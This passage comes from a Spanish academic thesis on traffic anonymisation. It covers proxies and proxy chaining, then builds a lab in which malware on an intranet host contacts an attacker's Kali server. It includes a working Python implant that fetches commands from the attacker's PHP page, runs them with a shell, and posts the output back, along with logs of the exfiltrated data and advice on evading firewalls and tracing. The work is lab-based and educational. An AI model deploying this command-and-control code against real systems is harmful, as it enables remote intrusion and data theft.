


Figura 2.13: Diagrama con disposición habitual del proxy en cualquier red.

Esto, al fin y al cabo, recuerda al funcionamiento básico de las redes de anonimización (Punto 2.2.1) donde se hacía pasar la información por distintos puntos de reenvío para confundir al servidor, y así evitar que se pudiera identificar al cliente al rastrear la comunicación.

■ Utilidades.

La principal utilidad que supone el uso de un proxy es la de poder acceder a servicios que en el país de origen están bloqueados, pero en otros no, saltándose así las restricciones territoriales. Pues mediante proxy se puede utilizar un servidor que tenga una IP que esté en el rango de direcciones que se usa en otra región, y de esta manera simular que se pertenece a la misma.

Pero, obviamente, el tráfico no estará cifrado. Aunque, cabe señalar, que hay aplicaciones gratuitas para incluir proxy en el navegador, como Hide.me⁸, que habilitan las opciones de deshabilitar cookies, y borrar datos del mismo antes de arrancar la comunicación.

Otras utilidades que se le pueden dar a un proxy son las de control de acceso a un recurso, filtros de contenido (pues puede usarse como intermediario entre el usuario y el router que da acceso a internet en cualquier hogar) y almacenar caché (evita conectarse a internet cuando se vuelva a hacer una solicitud a una página).

⁸<https://hide.me/es/proxy>

■ Tipos.

Se pueden encontrar una gran cantidad de tipos de servidores proxy organizados según su utilidad. En este trabajo no se estudiarán en demasiada profundidad, pero sí conviene indicarlos: [32]

- *Proxy web*: Utilizado para acceder a recursos web de Internet. Consigue reducir el tráfico a Internet y aumentar la velocidad de respuesta, (sobre todo, si se implementa la funcionalidad de caché) pues las peticiones se hacen directamente al proxy.
- *Proxy caché*: Se encarga de acelerar las respuestas a peticiones sobre la misma información. Puede llegar a percibirse como intromisión en la privacidad de los usuarios.
- *Proxy inverso*: Actúa como si fuera un servidor y se encarga de filtrar el tráfico de datos hacia los recursos de la red. Se hace cargo de las solicitudes entrantes procedentes de Internet para así reforzar la seguridad de estos, mejorar la distribución de la carga y también la caché de contenido estático.
- *Proxy transparente*: Simplemente, se sitúa como interceptor del tráfico, no modifica los datos. Su principal ventaja es que no necesita ninguna configuración por parte del cliente. Los servidores proxy transparentes son parte integral de las redes de entrega de contenido.
- *Proxy NAT*: Se trata del proxy que más cercano se sitúa a la anonimización, pues se encarga de enmascarar la dirección IP del cliente. El proxy, en definitiva, traducirá las IP privadas de la red interna a una IP pública que será la que reciba las peticiones y luego las distribuya a la dirección privada que la solicitó.

Una vez conocido el funcionamiento general, la utilidad y los tipos de proxies que se pueden utilizar, se expone a continuación una técnica mediante la cual, a partir del encadenamiento de estos equipos, se puede lograr una anonimización eficiente, esta recibe el nombre de Proxy chaining:

* PROXY CHAINING:

Esta técnica consiste en conectar dos o más servidores proxy (sin límite) para realizar cualquier búsqueda en Internet. Si el destino quiere buscar de dónde proviene la petición, se mostrará la IP del último proxy por el que pasó el tráfico, por lo que se dificulta enormemente el rastreo. Incluso se puede dificultar aún más si los proxies que se utilizan son extranjeros.[33]

Es muy habitual por parte de los atacantes utilizar esta técnica para obtener accesos no autorizados a cualquier servidor.

También los pentesters la utilizan para realizar un escaneo de puertos de forma remota de forma anónima.

Por otra parte, usándola en conjunto con TOR se ha logrado configurar dicha red de anonimización de forma que todo su tráfico pueda salir a Internet y así evitar el uso de software específico, como Tor Browser, para realizarlo.

Un software muy recomendado, sencillo e intuitivo para llevar a cabo el chaining en Windows es Proxifier. En el segundo de los anexos de este trabajo (6.2) se muestran los pasos que se han de seguir sobre el programa para crear chaining con dos o más servidores.

Por otra parte, en Linux se puede utilizar la herramienta `proxychains` desarrollada específicamente para usar esta técnica sobre cualquier programa.[35]

La sintaxis para su uso es:

```
proxychains <sintaxis-programa>
```

Algunas de las ventajas que se pueden obtener de usar esta herramienta desde Linux son:[34]

- a) es capaz de encadenar varios proxies de forma simultánea.
- b) puede seleccionar los proxies por los que pasará la comunicación de forma aleatoria sobre un conjunto de ellos definido previamente.
- c) resuelve peticiones DNS a través del proxy, de forma que logra que estas sean también anónimas.
- d) soporta protocolos como HTTP, HTTPS, SOCKS4 y SOCKS5.

Capítulo 3

Desarrollo de prueba de anonimización.

3.1. Descripción del entorno de laboratorio.

Para poder poner en práctica las técnicas mostradas en la sección 2.2, de ahora en adelante se mostrará un caso práctico sobre el que se implementará alguno de los métodos aprendidos recientemente, o la combinación de varios de ellos.

Se desarrollará una prueba que ponga en valor las virtudes de anonimizar el tráfico de datos, de forma que se medirán las consecuencias de no hacerlo y las ventajas que supone realizarlo. Para ello, en primer lugar, se mostrará el tráfico sin intermediarios entre dos máquinas, y posteriormente se analizará el mismo tráfico pero usando intermediarios.

Siendo más concreto, se utilizará un entorno de laboratorio en el que se simularan tres redes diferentes. Cada una tiene un propósito distinto y que se expone a continuación:

- **Red víctima:** Se trata de una red interna protegida por un cortafuegos, el cual permite tráfico entrante y saliente controlado.
Está integrado por una DMZ ¹ en la que hay un servidor web y un servidor DNS, y una intranet.
La intranet está formada por todos los equipos de trabajo de la red y un servidor Active Directory ². En ella se va a suponer que se ha logrado introducir en uno de los equipos un malware, el cual se comunicará regularmente con el exterior. Concretamente con la máquina Kali situada en la red atacante. [41]
- **Red atacante:** Es la red desde la que se pretende obtener información confidencial de la red interna, esquivando el cortafuegos de la misma.
Está formada por una máquina Kali que tendrá desplegado un servidor web en el que se almacenarán comandos para que pueda ejecutar el malware inyectado en uno de los equipos de la red interna, y así obtener información de los equipos que la forman.
- **Red intermedia:** Está formada por tres servidores Linux, los cuales funcionarán como proxy servers (Apartado 2.2.3), y por los que se pretende que pase la comunicación entre el malware de la red interna y el Kali de la red atacante.

¹red aislada que se encuentra dentro de la red interna de la organización. En ella se encuentran ubicados exclusivamente todos los recursos de la empresa que deben ser accesibles desde Internet.[40]

²para conectar a los usuarios con los recursos de red que necesitan para realizar su trabajo.

Además, también cuenta con un servidor DNS que proporciona el nombre de dominio del que formarán parte los servidores Linux, y que servirá como “tapadera” para la conexión del malware con el exterior. Pues las conexiones DNS si estarán permitidas en el firewall como tráfico saliente.

En la figura inferior (Figura 3.1) se puede observar un diagrama simple del entorno de laboratorio descrito anteriormente con los nombre de cada dispositivo:




Figura 3.1: Diagrama del entorno de laboratorio.

3.2. Herramientas utilizadas.

3.2.1. Kali

Sistema operativo de distribución Linux diseñada especialmente para la seguridad informática. Contiene herramientas para llevar a cabo análisis de redes, análisis de vulnerabilidad, ataques inalámbricos, análisis forenses, etc. [58]

En este trabajo, la máquina atacante tendrá instalado este sistema.

3.2.2. Ubuntu Server

Sistema operativo que contienen las máquinas pertenecientes a la red intermedia.

El mismo tiene como propósito la gestión de servidores, de forma que originalmente no cuenta con interfaz gráfica para así ahorrar recursos y que el servidor haga bien su función principal. [59]

3.2.3. Ubuntu Desktop

Versión más sencilla de la distribución Ubuntu, orientada hacia usuarios con ordenador de sobremesa. Cuenta con herramientas y aplicaciones básicas como navegadores web, gestores de correo o paquetes de ofimática para simplificar lo máximo posible el trabajo.

Es el sistema operativo que, en la red de laboratorio propuesta en este trabajo, utilizará la máquina infectada. [59]

3.2.4. Servidor HTTP Apache

Se trata del software encargado de desarrollar y mantener un servidor web de forma gratuita en los sistemas Unix y Windows.

Su objetivo es el de proporcionar un servidor seguro, eficiente y extensible que proporcione servicios HTTP en sincronía con los estándares HTTP actuales. [60]

Se implementará en todos los servidores web que se desplieguen en el laboratorio.

3.2.5. Python

Lenguaje de programación interpretado, orientado a objetos de alto nivel y con semántica dinámica. Su sintaxis hace énfasis en la legibilidad del código, lo que facilita su depuración y, por tanto, favorece la productividad. [61]

3.2.6. PHP

Lenguaje de código abierto muy popular, especialmente adecuado para el desarrollo web y que puede ser incrustado en HTML. Su uso es simple para cualquier principiante, pero a su vez también ofrece muchas características avanzadas para los programadores profesionales. [62]

En este trabajo es el lenguaje que irá por detrás de cualquiera de los servidores web y se elaborarán varios scripts con él para el tratamiento de los datos.

3.2.7. Shell Sripting

Se trata de la técnica consistente en la elaboración de programas mediante instrucciones que son ejecutadas por un Shell (CLI o intérprete de comandos) de Unix o Linux. [63]
Mediante esta técnica se desarrollarán algunos scripts desde la parte del cliente para automatizar el proceso.

3.2.8. AWK

Se trata de un lenguaje potente destinado específicamente al procesamiento de datos basados en textos. Su utilización estándar es la de filtrar ficheros o salida de comandos de UNIX, tratando las líneas para, por ejemplo, mostrar una determinada información sobre las mismas. [64]
Para la prueba que se va a desarrollar se utilizará para recoger información concreta del fichero log de errores de Apache.

3.2.9. Cron

Es un administrador de tareas de Linux que permite ejecutar comandos en un momento determinado, por ejemplo, cada minuto, día, semana o mes. Para trabajar con él, se debe realizar a través del comando crontab. [65]
Una vez más, esta herramienta se utilizará en la última parte del desarrollo de la prueba para automatizar el proceso.

3.2.10. Wireshark

Se trata de un analizador de protocolos de red gratuito ampliamente utilizado universalmente. Gracias a él se puede capturar en tiempo real el tráfico de cualquier red a la que se tenga acceso. [66]
En el caso de este trabajo, se utilizará para el análisis de tráfico final a partir del cual se dictaminará si es posible anonimizar completamente la información en la prueba de laboratorio previamente realizada.

3.2.11. cURL

Herramienta software gratuita y de código libre para línea de comandos que se usa para transferir datos con URL.
Se utilizará para realizar peticiones a los servidores web desde la línea de comandos en las máquinas Ubuntu.[67]

3.2.12. Servidor BIND

Herramienta de gestión de servidores DNS alojados en Unix, gratuita y de código abierto.[68]

3.2.13. Socat

Herramienta basada en línea de comandos que tiene como propósito establecer dos flujos de bytes bidireccionales y conseguir transferir datos entre ellos.[50]

3.2.14. OpenSSL

Software libre que cuenta con una gran cantidad de herramientas con todas las funciones necesarias para implementar una comunicación segura por medio de la criptografía.[69] En este trabajo se utilizará en la configuración de HTTPS para obtener una certificación válida mediante la generación de las claves que sean necesarias.

3.3. Comunicación de máquinas sin intermediarios

En primer lugar, se elaborará una comunicación entre la máquina `intra-00.intra.infor.uva.es` de la red víctima y la máquina `kali-29.kali.infor.uva.es` de la red atacante, sin que esta pase por la red intermedia, es decir, que el cortafuegos de la red víctima conocerá en todo momento con quien se está comunicando uno de los PC de la intranet.


Pero previamente se debe plantear cómo va a ser la comunicación y configurar así los PC. Se decide, por sencillez, que sea una comunicación HTTP donde, en el Kali de la red atacante, se desplegará un servidor web que guardará distintos comandos que, el PC infectado de la red víctima, podrá consultar como cliente web y ejecutar en la intranet. El resultado de dicho comando se reenviará a la red atacante mediante una petición POST al servidor web.

3.3.1. Configuración de servidor web en máquina atacante

Una vez conocida la forma de comunicación entre atacante y víctima, es hora de configurar el servidor web en la red atacante para poder hacer posible esta.

En primer lugar, es importante señalar que se utilizará Apache como servidor HTTP, pues está instalado por defecto en Kali, ha sido utilizado previamente en infinidad de ocasiones, es eficaz y nada complicado de configurar.

La configuración del servidor web Apache, no requiere realmente de demasiados pasos, simplemente es importante tener en cuenta el directorio que se crea tras su instalación en `/etc/apache2` (Figura 3.2) desde el que se puede cambiar: el puerto desde el que se accederá al mismo, el nombre de dominio, el directorio donde se guardarán los archivos `.html`, etc:



```
(root@kali-29)-[~/etc/apache2]
# ls
apache2.conf  conf-enabled  magic         mods-enabled  sites-available
conf-available  envvars      mods-available  ports.conf    sites-enabled
```

Figura 3.2: Contenido del directorio `/etc/apache2/`.

En una de las secciones de `apache2.conf`, por ejemplo, se puede observar cuál es el directorio raíz del servidor web (en donde se almacenan los archivos `.html`) y los permisos de acceso que se tienen al mismo. Por defecto, apunta a `/var/www`, pero se cambia a `/var/www/html` (Figura 3.3). También por defecto, el directorio está configurado para que utilicen enlaces simbólicos, se ignoren archivos de tipo `.htaccess` (para configurar funciones adicionales del servidor) y se permita el acceso incondicionalmente [42]:

```

<Directory /var/www/html>
    Options Indexes FollowSymLinks
    AllowOverride None
    Require all granted
</Directory>

```

Figura 3.3: Sección del fichero `/etc/apache2/apache2.conf` que indica el directorio raíz del servidor web.

Desde el directorio `/etc/apache2/` también se puede acceder al subdirectorio `sites-available/` desde el cual se puede configurar cada uno de los directorios raíz que se quieran incluir en el servidor (VirtualHosts). Para el caso de la comunicación con la víctima solo se mantendrá uno y es el creado por defecto. Su configuración se almacena en el fichero `000-default.conf` y tiene el siguiente formato (Figura 3.4):

```

<VirtualHost *:80>
    # The ServerName directive sets the request scheme, hostname and port that
    # the server uses to identify itself. This is used when creating
    # redirection URLs. In the context of virtual hosts, the ServerName
    # specifies what hostname must appear in the request's Host: header to
    # match this virtual host. For the default virtual host (this file) this
    # value is not decisive as it is used as a last resort host regardless.
    # However, you must set it for any further virtual host explicitly.
    #ServerName www.cositas3011.com

    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/html

    # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
    # error, crit, alert, emerg.
    # It is also possible to configure the loglevel for particular
    # modules, e.g.
    #LogLevel info ssl:warn

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

    # For most configuration files from conf-available/, which are
    # enabled or disabled at a global level, it is possible to
    # include a line for only one particular virtual host. For example the
    # following line enables the CGI configuration for this host only
    # after it has been globally disabled with "a2disconf".
    #Include conf-available/serve-cgi-bin.conf
</VirtualHost>

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet

```

Figura 3.4: Fichero que contiene la configuración del directorio raíz por defecto del servidor web.

Como se puede observar en la Figura 3.4 el puerto de acceso a la web es el 80, lo que indica que hay acceso HTTP a la web. También se puede observar la ruta donde se guardan los log y, una vez más, la ubicación del directorio raíz.

En este fichero, ya si, se deben comenzar a hacer modificaciones. Concretamente, se deben activar dos módulos (`DumpIOInput` y `DumpIOOutput`) para que se muestre el contenido de las peticiones POST al servidor en el fichero log, y así poder recoger los resultados de la ejecución de los comandos en el host infiltrado en la intranet de la red víctima.

También se debe establecer el nivel de log en `dumpio:trace7` [43] (Figura 3.5):

```

<VirtualHost *:80>
# The ServerName directive sets the request scheme, hostname and port that
# the server uses to identify itself. This is used when creating
# redirection URLs. In the context of virtual hosts, the ServerName
# specifies what hostname must appear in the request's Host: header to
# match this virtual host. For the default virtual host (this file) this
# value is not decisive as it is used as a last resort host regardless.
# However, you must set it for any further virtual host explicitly.
#ServerName www.example.com

ServerAdmin webmaster@localhost
DocumentRoot /var/www/html

# Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
# error, crit, alert, emerg.
# It is also possible to configure the loglevel for particular
# modules, e.g.
#LogLevel info ssl:warn

ErrorLog ${APACHE_LOG_DIR}/error.log
CustomLog ${APACHE_LOG_DIR}/access.log combined

DumpIOInput On
DumpIOOutput On
LogLevel dumpio:trace7
# For most configuration files from conf-available/, which are
# enabled or disabled at a global level, it is possible to
# include a line for only one particular virtual host. For example the
# following line enables the CGI configuration for this host only
# after it has been globally disabled with "a2disconf".
#Include conf-available/serve-cgi-bin.conf
</VirtualHost>

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet

```

Figura 3.5: Modificación en el fichero 000-default.conf para incluir dos módulos.

Para que los módulos añadidos funcionen, se deben habilitar en el servidor usando el comando `a2enmod dump_io [43]` y reiniciar posteriormente el servidor (`systemctl restart apache2`).

Una vez hecho esto, se procede a modificar el contenido de las páginas .html del servidor web accediendo al directorio `/var/www/html/`. Aquí se cambiará el fichero `index.html` por un fichero `index.php` que permitirá mostrar contenido dinámico dependiendo de lo que el servidor web reciba del PC en la red víctima.

Concretamente, si se envía un POST y este contiene el valor 1 se mostrará el comando `pwd`, si se envía un 2 se mostrará el comando `ls -la`, y si se envía un 3 se mostrará el comando `dir` (Figura 3.7):

```

<div class="main page">
  <div class="page header floating element">
    <span class="floating element">
      <?php if(isset($_POST['contenido'])){
        if($_POST['contenido']=='1'){
          echo 'pwd';
        }else if($_POST['contenido']=='2'){
          echo 'ls -la';
        }else if($_POST['contenido']=='3'){
          echo 'dir';
        }
      }else{
        echo 'Sin solicitud de comando';
      }?></span>
    </div>
  </div>

```

Figura 3.6: Contenido dinámico en index.php (1).

Por otra parte, también se muestra de forma dinámica la respuesta del cliente al ejecutar dicho comando que el servidor recibirá mediante otra solicitud POST:

```
<div class="content_section floating_element">
<?php
if(isset($_POST['resultado'])){
    echo "<p>".$_POST['resultado']."</p>";
}else{
    echo "<p> Sin respuesta </p>";
}
}??>
</div>
```

Figura 3.7: Contenido dinámico en `index.php` (2).

Una vez elaborada la página principal del servidor web, ya estaría configurado gran parte del mismo para la primera prueba. Se reinicia Apache y se podría acceder al mismo desde cualquier dispositivo, bien indicando su IP en la barra de direcciones de cualquier navegador web (Figura 3.8), o bien realizando una petición mediante cURL desde la terminal (Figura 3.9):



Figura 3.8: Muestra del contenido de la página principal del servidor web en un navegador web.

```
root@intra-00:/home/usuario/Escritorio# curl 192.168.1.39
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>SERVIDOR KALI</title>
<style type="text/css" media="screen">
* {
margin: 0px 0px 0px 0px;
padding: 0px 0px 0px 0px;
}

body, html {
padding: 3px 3px 3px 3px;

background-color: #D8DBE2;

font-family: Verdana, sans-serif;
font-size: 11pt;
text-align: center;
}

div.main_page {
position: relative;
display: table;

width: 800px;

margin-bottom: 3px;
margin-left: auto;
margin-right: auto;
padding: 0px 0px 0px 0px;

border-width: 2px;
border-color: #212738;
border-style: solid;

background-color: #FFFFFF;

```

Figura 3.9: Muestra de contenido de la página principal del servidor web mediante cURL.

3.3.2. Elaboración de script de comunicación con máquina atacante desde la máquina infectada.

Una vez se tiene el servidor web Apache en la máquina atacante plenamente funcional, se debe comenzar a trabajar en la elaboración de un script en la máquina infectada que se encargue de:

- Hacer peticiones de tipo POST al servidor para recoger los comandos a introducir.
- Hacer peticiones de tipo POST al servidor indicando el resultado de la ejecución del comando aportado en la máquina local.

Para ello se utilizará el lenguaje de programación Python por su enorme flexibilidad y sencillez.

El contenido de dicho script se muestra a continuación:

```
1 import time
2 import requests
3 from bs4 import BeautifulSoup
4 import sys
5 import subprocess
6
7 while True:
8     #Se envia peticion al servidor web con la opcion del comando que
9     #quiere ejecutar y se recoge la respuesta
10    params = {'contenido':sys.argv[1], 'resultado':0}
11    resp = requests.post('http://192.168.1.39/', data = params)
```

```

11     bs = BeautifulSoup(resp.text, "html.parser")
12     comando = bs.body.div.div.span.text
13     print("Respuesta: " + comando)
14     time.sleep(2)
15
16     #Se ejecuta el comando en local y se envia el resultado al
17     servidor
18     resultado = subprocess.check_output(comando, shell=True)
19     params2 = {'contenido':sys.argv[1], 'resultado':resultado}
20     resp2 = requests.post('http://192.168.1.39/', data = params2)
21     bs2 = BeautifulSoup(resp2.text, "html.parser")
22     print(bs2.body.div)
23     time.sleep(5)

```

Como se puede ver en el código anterior, se realiza un bucle infinito a partir de línea 7 que estará formado por dos fases bien diferenciadas.

Desde la línea 9 a la 14 se realiza una petición POST hacia el servidor web alojado en la máquina atacante, en la que se envía un número (“contenido”) introducido como parámetro en la ejecución del script mediante la librería `requests` [44]. Dicho número indicará el comando que se quiere recibir del servidor web. Para recoger la respuesta del servidor se utiliza la librería `BeautifulSoup` (línea 11), la cual permite acceder al contenedor concreto del HTML en el que se mostrará el comando a ejecutar [45]. Dicho comando se muestra por pantalla y se espera dos segundos para comenzar la siguiente fase.

Desde la línea 17 a la 22 se ejecuta el comando devuelto por el servidor web, alojado en la máquina atacante, gracias a la librería `subprocess` (línea 17) [46]. El resultado se envía como parámetro (“resultado”) de la petición POST (recordar que este parámetro estaba establecido a 0 en la anterior fase). Una vez hecho esto se hace la petición al servidor (línea 19).

Para comprobar que se ha enviado correctamente, se recoge la respuesta a partir del uso de la librería `BeautifulSoup`.

3.3.3. Obtención de datos de solicitud POST en máquina atacante.

Ahora es importante que el servidor web reciba correctamente las peticiones POST desde el cliente, de manera que pueda almacenar el resultado de la ejecución del comando aportado en cualquier fichero local.

Para ello, tal como se ha visto en la configuración de la máquina atacante (Apartado 3.3.1), se deben añadir los módulos `DumpIOInput` y `DumpIOOutput` de manera que se muestre el contenido de la solicitud POST en el log de errores del servidor (`error.log`) [43].

Este archivo se almacenará en la ruta `/var/log/apache2/`, por lo que, en cuanto en el cliente se ejecute el script mostrado en el Apartado anterior (Apartado 3.3.2), este fichero comenzará a llenarse con todas las entradas recibidas y/o todas las salidas enviadas desde Apache [47]. (Figura 3.10):

```

280 [Wed Jun 01 13:59:22.876222 2022] [dumpio:trace7] [pid 1934038] mod_dumpio.c(135): [client
192.168.1.1:40622] mod_dumpio: dumpio in [readbytes-blocking] 55 readbytes
281 [Wed Jun 01 13:59:22.876566 2022] [dumpio:trace7] [pid 1934038] mod_dumpio.c(58): [client
192.168.1.1:40622] mod_dumpio: dumpio in (data-HEAP): 55 bytes
282 [Wed Jun 01 13:59:22.876589 2022] [dumpio:trace7] [pid 1934038] mod_dumpio.c(100): [client
192.168.1.1:40622] mod_dumpio: dumpio in (data-HEAP):
contenido=1&resultado=%2Fhome%2Fusuario%2Fescritorio%0A
283 [Wed Jun 01 13:59:22.877101 2022] [dumpio:trace7] [pid 1934038] mod_dumpio.c(164): [client
192.168.1.1:40622] mod_dumpio: dumpio out
284 [Wed Jun 01 13:59:22.877122 2022] [dumpio:trace7] [pid 1934038] mod_dumpio.c(58): [client
192.168.1.1:40622] mod_dumpio: dumpio out (data-HEAP): 253 bytes
285 [Wed Jun 01 13:59:22.877133 2022] [dumpio:trace7] [pid 1934038] mod_dumpio.c(100): [client
192.168.1.1:40622] mod_dumpio: dumpio out (data-HEAP): HTTP/1.1 200 OK\r\nDate: Wed, 01 Jun 2022
11:59:22 GMT\r\nServer: Apache/2.4.53 (Debian)\r\nVary: Accept-Encoding\r\nContent-Encoding:
gzip\r\nContent-Length: 1038\r\nKeep-Alive: timeout=5, max=100\r\nConnection:
Keep-Alive\r\nContent-Type: text/html; charset=UTF-8\r\n\r\n
286 [Wed Jun 01 13:59:22.877147 2022] [dumpio:trace7] [pid 1934038] mod_dumpio.c(164): [client
192.168.1.1:40622] mod_dumpio: dumpio out
287 [Wed Jun 01 13:59:22.877167 2022] [dumpio:trace7] [pid 1934038] mod_dumpio.c(58): [client
192.168.1.1:40622] mod_dumpio: dumpio out (data-IMMORTAL): 10 bytes
288 [Wed Jun 01 13:59:22.877178 2022] [dumpio:trace7] [pid 1934038] mod_dumpio.c(100): [client
192.168.1.1:40622] mod_dumpio: dumpio out (data-IMMORTAL): \x1f\x8b\b
289 [Wed Jun 01 13:59:22.877188 2022] [dumpio:trace7] [pid 1934038] mod_dumpio.c(58): [client
192.168.1.1:40622] mod_dumpio: dumpio out (data-HEAP): 1020 bytes
290 [Wed Jun 01 13:59:22.877197 2022] [dumpio:trace7] [pid 1934038] mod_dumpio.c(100): [client
192.168.1.1:40622] mod_dumpio: dumpio out (data-HEAP): \xadWm\x8f\xe26\x10\xfe\~\x85\x9b\seatRE0\x81].
d\x01\xa9\xcb\x8b\xba\xea^\xef\xb4\xe5\xae\xed\bd\x13\xacs\xe241\xb0\xf4t\xff\xfd\x9c\xd8\xel\x92\x90\x9
7\xbd\xaaH,Y\xcf\xcb3\xf3\xccx\lect&?.\xde\xcd\xd7\x7f\xbf \x82\xbd\xf0\x19x\xff\xel\xfe\xfla\x0e\x0c\x
13\xc2?\x87s\b\x17\xeb\x05\xf8\xeb\xd7\xf5\xdbG'\xf5\xfa`x1d\xa1 \xa6\x82\xf2
291 [Wed Jun 01 13:59:22.877209 2022] [dumpio:trace7] [pid 1934038] mod_dumpio.c(58): [client
192.168.1.1:40622] mod_dumpio: dumpio out (data-POOL): 8 bytes
292 [Wed Jun 01 13:59:22.877219 2022] [dumpio:trace7] [pid 1934038] mod_dumpio.c(100): [client
192.168.1.1:40622] mod_dumpio: dumpio out (data-POOL): >G\xecl\xda\r

```

Figura 3.10: Contenido de fichero `error.log` en máquina atacante tras ejecución del script en la máquina infectada (1).

